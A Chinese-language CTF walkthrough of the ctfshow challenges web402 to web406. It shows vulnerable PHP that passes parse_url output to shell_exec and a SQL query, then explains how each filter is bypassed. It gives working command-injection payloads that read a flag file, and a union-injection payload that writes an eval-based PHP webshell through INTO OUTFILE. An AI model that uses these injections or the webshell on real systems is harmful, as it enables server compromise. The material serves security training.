?url=http://`cat fl0g.php`/../var/www/html/1.txt
web402
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:35:41
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


#error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    var_dump($url);
    if(preg_match('/http|https/i', $url['scheme'])){
        die('error');
    }
    if(!preg_match('/;|>|\||base/i', $url['host'])){
        shell_exec('echo '.$url['host'].'> /tmp/'.$url['path']);
    }

}else{
    highlight_file(__FILE__);
}

代码显式检查了 scheme(协议部分)
parse_url 支持很多协议,甚至可以不写协议。比如直接用 //host/path,
或者使用其他协议头如 file://、php://、gopher://,甚至自定义一个 ctf://
/?url=ctf://`ls`/../var/www/html/1.txt
/?url=ctf://`cat fl0g.php`/../var/www/html/1.txt
web403
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:44:06
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    if(preg_match('/^((2[0-4]\d|25[0-5]|[01]?\d\d?)\.){3}(2[0-4]\d|25[0-5]|[01]?\d\d?)$/', $url['host'])){
作用:这个正则表达式非常严谨,它要求 $url['host'] 必须是一个标准的 IPv4 地址(0.0.0.0 到 255.255.255.255)
        shell_exec('curl '.$url['scheme'].$url['host'].$url['path']);
    }

}else{
    highlight_file(__FILE__);
}
因此之前的方法一和方法二都用不了,但是方法三可以用了,咱们用分号截断之前的命令并执行新命令
?url=http://127.0.0.1/1;echo `ls` > 1.txt
?url=http://127.0.0.1/1;echo `cat fl0g.php` > 1.txt
web404

刚开始看到标题写了"容器生成较慢,得多等一会儿",我真以为要多等一会,硬生生等了几十分钟,结果点进去还是404 ,就觉得奇怪。后面看到图片还一闪一闪的,好家伙这网页还带自动刷新的,发现不对劲后点开源码看看,结果真被坑了

<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:51:39
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    if(preg_match('/((2[0-4]\d|25[0-5]|[01]?\d\d?)\.){3}(2[0-4]\d|25[0-5]|[01]?\d\d?)./', $url['host'])){
由于没有使用开始符 ^ 和结束符 $ 进行锚定,这个正则的意思是:只要 host 中包含符合 IP 格式且后面跟着任意一个字符的子串,就能匹配成功
        if(preg_match('/^\/[A-Za-z0-9]+$/', $url['path'])){
path 必须以 / 开头,且后续只能包含字母或数字
            shell_exec('curl '.$url['scheme'].$url['host'].$url['path']);
        }
    }

}else{
    highlight_file(__FILE__);
}
可以看到比上题多了个正则匹配
?url=http://127.0.0.1;echo `ls` > 1.txt;/1
?url=http://127.0.0.1;echo `cat fl0g.php` > 1.txt;/1
web405
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 19:20:10
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    if(preg_match('/((2[0-4]\d|25[0-5]|[01]?\d\d?)\.){3}(2[0-4]\d|25[0-5]|[01]?\d\d?)./', $url['host'])){
        if(preg_match('/^\/[A-Za-z0-9]+$/', $url['path'])){
            if(preg_match('/\~|\.|php/', $url['scheme'])){
                shell_exec('curl '.$url['scheme'].$url['host'].$url['path']);
            }

        }
    }

}else{
    highlight_file(__FILE__);
    echo 'parse_url 好强大';
}
parse_url 好强大
这次多了对scheme的检测,要求必须包含波浪号、点号或者php字符其中之一,因此我们改一下协议即可,方法跟之前一样
?url=php://127.0.0.1;echo `ls` > 1.txt;/1
?url=php://127.0.0.1;echo `cat fl0g.php` > 1.txt;/1
web406
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-16 14:58:50
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-16 16:00:51
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

require 'config.php';
//flag in db
highlight_file(__FILE__);
$url=$_GET['url'];
if(filter_var ($url,FILTER_VALIDATE_URL)){
    $sql = "select * from links where url ='{$url}'";
    $result = $conn->query($sql);
}else{
    echo '不通过';
}

Notice: Undefined index: url in /var/www/html/index.php on line 17
不通过

源码提示flag in db,说明flag放在数据库。然后对传入的参数url进行了过滤,去除了无效url地址
用联合注入写入webshell即可,空格用/**/代替,不然会不行
?url=http://127.0.0.1/'union/**/select/**/1,'<?=eval($_POST[1]);?>'/**/into/**/outfile/**/'/var/www/html/1.php#
